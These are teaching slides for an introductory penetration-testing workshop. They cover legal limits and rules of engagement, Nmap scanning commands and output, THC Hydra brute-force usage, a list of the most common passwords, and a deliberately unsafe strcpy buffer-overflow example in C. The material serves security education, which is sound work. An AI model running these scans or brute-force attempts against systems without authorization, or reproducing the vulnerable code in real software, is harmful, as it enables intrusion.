



Welcome to

Pentest introduction - greatest hits

Henrik Kramselund Jereminsen hkj@zencurity.com @kramse  

Slides are available as PDF, kramse@Github
pentest-I-foredrag-camp.tex in the repo security-courses

Plan for today



Subjects

- What is penetration testing
- Nmap how to get started, and a small test plan, how to scan a network using Nmap
- Get started blasting packets, from single packets with Nping and Scapy
- Trying wi-fi scan, I have some loaner USB cards
- Doing SNMP scanning, trying small brute-force using THC Hydra
- Get started with VXLAN hacking, THC IPv6 attacks etc.
- Get started with Metasploit using Metasploit Unleashed

Exercises

- Running various tools
- Note: exercise booklets on Github contain much more than we can go through, continue on your own

First hour. I will go over the presentation while showing some of the tools, then I will let you run the exercises you want during the next two hours – with some guidance and interruptions using misc slides.

Goals for today



Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Create an understanding of hacker tools

Show a hacker lab and run some tools

Point you towards resources, so you can get started with the fun of pentesting tools

Materials



- This presentation – slides for today
- Nmap Workshop exercises

<https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf>

- KEA Pentest course exercises

<https://github.com/kramse/security-courses/blob/master/courses/pentest/kea-pentest/kea-pentest-exercises.pdf>

- Setup instructions for creating a Kali virtual machine:

<https://github.com/kramse/kramse-labs>

- Also the Simulated DDoS Workshop is available:

<https://github.com/kramse/security-courses/tree/master/presentations/pentest/simulated-ddos-workshop>


We cannot go through all of them, but feel free to ask questions later

Start a download of Kali now, if you want to play with the tools.

Recommend virtual machine download 64-bit

<https://www.kali.org/get-kali/#kali-virtual-machines>

Books and educational materials



- *Kali Linux Revealed Mastering the Penetration Testing Distribution*
<https://www.kali.org/download-kali-linux-revealed-book/>
- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 5. ed. Allen Harper and others ISBN: 978-1-260-10841-5
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442

I teach using these books and others! Diploma in IT-security at KEA Kompetence

<https://zencurity.gitbook.io/>

Hacker tools



Improving the Security of Your Site by Breaking Into it

by Dan Farmer and Wietse Venema in 1993

Later in 1995 release the software SATAN

Security Administrator Tool for Analyzing Networks

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: <http://www.fish2.com/security/admin-guide-to-cracking.html>

Use hacker tools!



Port scan can reveal holes in your defense

Web testing tools can crawl through your site and find problems

Pentesting is a verification and proactively finding problems

Its not a silverbullet and mostly find known problems in existing systems

Combined with honeypots they may allow better security

Hacker – cracker



Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Agreements for testing networks



Danish Criminal Code

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Why even do security testing?



Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

Blackbox, greybox og whitebox



- Forudsætninger og forudgående kendskab til miljøet
- Black Box testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- I den anden ende af skalaen har vi White Box testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- En Grey Box test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Benefits of having a planned security test done



Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Intended audience:

- IT-department and technical personnel
- Management and board
- External auditors, government, financial control VISA/PCI, the public

Output from testing:

- Reports with technical content and recommendations
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources

If security is below in places more resources may be needed.


Planning a pentest



Scope must be agreed before

- Scope – what is being tested
- When is the testing done – time frame, wall clock time
- Where are the attacks coming from – log files will contain the attacks but other attacks from other sources are likely during the attacks, which must be blocked
- We sometimes go broader than the scope – perhaps checking the router in front with SNMP or doing a small port 80/tcp scan
- Agree if Denial of Service is to be tested
- TL;DR Rules of engagement for the project

Selecting systems for testing



- Routers on the way to critical systems and networks – especially availability
- Firewall – is the environment protected sufficiently, discarding probes
- Mail servers – relay testing and also critical data
- Web servers – holds data, typically has a lot of functionality

Testing Agreement and Scope Example



Usually the scope would include targets like these:

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mail server
- 192.168.1.3 – web server
- Test to be done from monday 1st until friday 5th
- Testing done from 192.0.2.0/28

When testing web servers and sites, especially API – please include hostname, URLs, documentation. If not included some sites and functionality will NOT be tested!

Reporting – results



What is in a pentest report:

- Title, Table of contents, formal report thanks
- Confidentiality agreement – Write "Confidential" on each page
- Executive summary – big companies always want this
- Information about the scan done, what was it
- Scope and targets
- Review of all targets – detailed information and recommendations
- Conclusion – may be more technical
- Appendices – various information, Whois info about subnets and prefixes

BTW When delivering a report, it is up to the organisation to decide which recommendations to implement

Sample report available at: <https://github.com/kramse/pentest-report>

Rules of engagement – rules and ethics for security testing



- NB: big difference between Denmark and other places!
- Security consultant must not be the cause of new vulnerabilities due to the testing
- Security consultant must not install new software on systems without previous agreement
- Security consultant is not to leave insecure system administrator accounts or settings after testing
- Security consultant always contact the customer in case of high-risk vulnerabilities
- It is allowed to peek around in the network – checking if there might be an insecure development or testing server near by
- If you meet other security problems outside of the scope we still report them, but perhaps in an appendix

In general be careful of other people networks and systems

Equipment – wanna do pentesting



Laptops, one is enough to get started but dedicated for customer use is preferred!

- A lot of Open Source tools on Linux and a few tools on Windows
- Network experience *TCP/IP protocol suite* – TCP, UDP, ICMP in detail
- Programming experience is an advantage for automating stuff
- Linux/Unix knowledge is necessary
 - because a lot of the newest tools are written for Linux/Unix/BSD
- Lots of nice books available, I have a range from: <http://www.nostarch.com/>



Hacker tools



- Everyone use similar tools, see also <http://www.sectools.org/>
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins <https://nmap.org>
- Metasploit Framework – service scanning, exploit development and execution [https://www.metasploit.com/](https://www.metasploit.com)
- Dedicated niche scanners – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish <http://portswigger.net/burp/>
- Wireshark advanced network sniffing tool – <https://www.wireshark.org/>
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Angelina Jolie, Hackers 1995

OSI Model and Internet Protocols



What happens now?



Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services


Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

Hacker lab setup



- Hardware: any modern laptop with CPU and virtualisation
Don't forget to enable it in the BIOS
- Software: your favourite operating system Windows, Mac, Linux, ...
- Virtualisation software: VMware, Virtual box, pick your poison
- Hacker software: Kali as a Virtual Machine <https://www.kali.org/>
- Soft targets: Metasploitable, Linux, Microsoft Windows, Microsoft Exchange, Windows server, ...

Hackers don't give a shit

Your system is only for testing, development, ...

Your network is a research network, under construction, being phased out, ...

Try something new, go to your management

Bring all the exceptions, all of them, update the risk analysis figures - if this happens it is about 1mill DKK

Ask for permission to go full monty on your security

Think like attackers - don't hold back

Hackers don't give a shit:



KIWICON III
28TH & 29TH NOVEMBER 2009

New Zealand's Hacker con - Wellington

- About your project's scope
- It's managed by a third party
- It's a legacy system
- It's "too critical to patch"
- About your outage windows
- About your budget
- You've always done it that way
- About your Go-Live Date
- It's only a pilot/proof of concept
- About Non-Disclosure Agreements
- It wasn't a requirement in the contract
- It's an internal system
- It's really hard to change
- It's due for replacement
- You're not sure how to fix it
- It's handled in the Cloud
- About your Risk Register entry
- The vendor doesn't support that configuration
- It's an interim solution
- It's [insert standard here] compliant
- It's encrypted on disk
- The cost benefit doesn't stack up
- "Nobody else could figure that out"
- You can't explain the risk to "The Business"
- You've got other priorities
- About your faith in the competence of your internal users
- You don't have a business justification
- You can't show Return on Investment
- You contracted out that risk


Technically what is hacking



```
main(int argc, char **argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
}
```



Internet today



Clients and servers

Rooted in academia


Protocols that are from 1983 and some older

Originally very little encryption, now mostly on https/TLS

Trinity breaking in



```
80/tcp      open      http  
81/tcp      open      hosts2_ns  
10 [mobile]  
11 $ nmap -v -SS -O 10.2.2.2  
11  
13 Starting nmap 0.2.54BETA25  
13 Insufficient responses for TCP sequencing (3), OS detection is  
13 inaccurate  
14 Interesting ports on 10.2.2.2:  
14 (The 1539 ports scanned but not shown below are in state: cl  
51 Port      State      Service  
51 22/tcp    open       ssh  
58  
68 No exact OS matches for host  
68  
24 Nmap run completed -- 1 IP address (1 host up) scanned  
50 $ sshnuke 10.2.2.2 -rootpw="Z10H0101"  
Connecting to 10.2.2.2:ssh... successful.  
ReAttempting to exploit SSHv1 CRC32... successful.  
IP Resetting root password to "Z10H0101".  
System open: Access Level <9>  
Hn $ ssh 10.2.2.2 -l root  
root@10.2.2.2's password: ■
```

A screenshot of a terminal window showing the output of a penetration test. It includes the results of an nmap scan, the execution of sshnuke, and a terminal session where the root password is reset. To the right, a small window titled 'RTF CONTROL' displays the message 'ACCESS GRANTED'.

Very realistic – comparable to hacking:

<https://nmap.org/movies/>

https://youtu.be/511GCTgqE_w

Hacking is magic




Hacking looks like magic

Hacking is not magic



Hacking only demands ninja training and knowledge others don't have

Demo: airodump og aircrack



- Short demo
- Later try yourself, find exercises Wardriving and Aircrack-ng in kea-pentest-exercises.pdf

Hacking example – it is not magic



MAC filtering in IEEE 802.11 wireless networks

- Yes, network card chips have a globally unique MAC address – from production
- Access points allow filtering of frames based on MAC
- Only those matching an allowed list are forwarded – has access to network
- The method doesn't work for security though ☺
- First, most network cards and drivers allow you to change this MAC easily
- Second, you can read the allowed ones, as the active systems on the network
- Further there has been implementation problems in multiple access points



Myths about MAC filtering

The example with MAC filtering is a problematic myth

Why does it happen?

- Marketing – vendors would like to put as many "security features" on the labels and packages
- Customer knowledge – consumers know nothing about the technologies
Don't know what a MAC address is, and why should they
- We are quite few that can understand it, we know what a MAC address is (at least now)

Solutions

- We must spread information about insecure methods for securing data and systems
- We must spread information about secure methods for securing data and systems
- And update our own understanding of those methods, in both groups

MAC filtrering



Kali Linux the pentest toolbox




Kali <http://www.kali.org/>

100.000s of videos on youtube alone, searching for kali and \$TOOL

Also versions for Raspberry Pi, mobile and other small computers

Network mapping




- Using traceroute, Nping and similar programs you can often discover topology information about a network
- Time to Live (TTL) for a packet is decremented for each router it crosses, if set low enough it will time out – and return ICMP message sent
- BTW Default Unix traceroute sends UDP packets, Windows tracert send ICMP packets
Use tools on Kali to try both protocols, or even others

traceroute – with UDP



```
# tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain: 6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214: 6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Basic Portscan



What is port scanning

Testing all ports from 0/1 up to 65535

Goal is to identify open ports – vulnerable services

Typically TCP and UDP scans

TCP scanning is more reliable than UDP scanning

TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK. Otherwise client programs like browsers will not work


UDP applications respond differently – if at all

They might respond to queries and probes in the correct format,

If no firewall the operating systems will respond with ICMP on closed ports

Use Zenmap while learning Nmap

TCP three-way handshake



- **TCP SYN half-open** scans
- In the old days systems would only log a full TCP connection – so a port scanner sending only SYN would be doing a *stealth*-scans. Today we have Intrusion Detection Systems, so a lot of SYN without ever completing the connection is MORE suspicious
- Note: sending many SYN packets can fill the session table on firewalls, and on servers – preventing new connections – also called **SYN-flooding**

Ping and port sweep



Scanning across a network is called sweeping

Scans using ICMP ping will be a ping-sweep – active IPs

Scans using specific ports are port-sweeps

Easy to detect using modern intrusion detection systems (IDS)

Pro tip: If you are looking for an IDS, look at Suricata suricata-ids.org and Zeek <https://zeek.org/> – together

Nmap port sweep for web services



```
root@cornerstone:~# nmap -p80,443 172.29.0.0/24
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   filtered  https
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   closed    https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

Nmap port sweep after SNMP port 161/UDP



```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT      STATE      SERVICE
161/udp  closed  snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Often possible on the inside LAN, where less firewalls are enabled

Nmap Advanced OS detection



```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).

PORT      STATE      SERVICE VERSION
80/tcp    open       http      Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).

443/tcp   filtered https

MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Low level operating system identification, often I use nmap -A
- Send packets, observe responses, match with tables of known operating system fingerprints
- An early reference for this was: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001

Scan for Heartbleed and SSLv2/SSLv3



Nmap includes Nmap scripting engine (NSE)

Example Usage


```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open  https  syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_
|   SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html
Almost every new popular vulnerability will have Nmap recipe
```

Demo: Nmap and Zenmap



- Short demo, Nmap, Zenmap – and don't forget Nping
- Later try yourself, find exercises in nmap-workshop-exercises.pdf

Passwords are not chosen completely random



The 50 Most Used Passwords

- | | | | | |
|--------------|--------------|----------------|--------------|-------------|
| 1. 123456 | 11. 123123 | 21. mustang | 31. 7777777 | 41. harley |
| 2. password | 12. baseball | 22. 666666 | 32. f*cky*u | 42. zxcvbnm |
| 3. 12345678 | 13. abc123 | 23. qwertyuiop | 33. qazwsx | 43. asdfgh |
| 4. qwerty | 14. football | 24. 123321 | 34. jordan | 44. buster |
| 5. 123456789 | 15. monkey | 25. 1234...890 | 35. jennifer | 45. andrew |
| 6. 12345 | 16. letmein | 26. p*s*y | 36. 123qwe | 46. batman |
| 7. 1234 | 17. shadow | 27. superman | 37. 121212 | 47. soccer |
| 8. 111111 | 18. master | 28. 270 | 38. killer | 48. tigger |
| 9. 1234567 | 19. 696969 | 29. 654321 | 39. trustno1 | 49. charlie |
| 10. dragon | 20. michael | 30. 1qaz2wsx | 40. hunter | 50. robert |

Source: <https://wpengine.com/unmasked/>

Brute force



We call it brute force – when testing all possibilities

Hydra (c) by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout
- ...

Cracking passwords – JtR and Hashcat



John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords.

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:

<https://hashcat.net/wiki/>
<http://www.openwall.com/john/>

Demo: online Hydra brute force



The 50 Most Used Passwords

1. 123456

2. password

3. 12345678

4. qwerty

5. 123456789

6. 12345

7. 1234

8. 111111

9. 1234567

10. dragon

11. 123123

12. baseball

13. abc123

14. football

15. monkey

16. letmein

17. shadow

18. master

19. 696969

20. michael

21. mustang

22. 666666

23. qwertyuiop

24. 123321

25. 1234...890

26. p*s*y

27. superman

28. 270

29. 654321

30. 1qaz2wsx

31. 7777777

32. f*cky*u

33. qazwsx

34. jordan

35. jennifer

36. 123qwe

37. 121212

38. killer

39. trustno1

40. hunter

41. harley

42. zxcvbnm

43. asdfgh

44. buster

45. andrew

46. batman

47. soccer

48. tigger

49. charlie

50. robert

- Short demo, THC Hydra
- Hydra can also be used for SNMP – which is typically a single short ascii based secret
- Later try yourself, find exercise *Try Hydra brute force* in kea-pentest-exercises.pdf

Buffer overflows a C problem



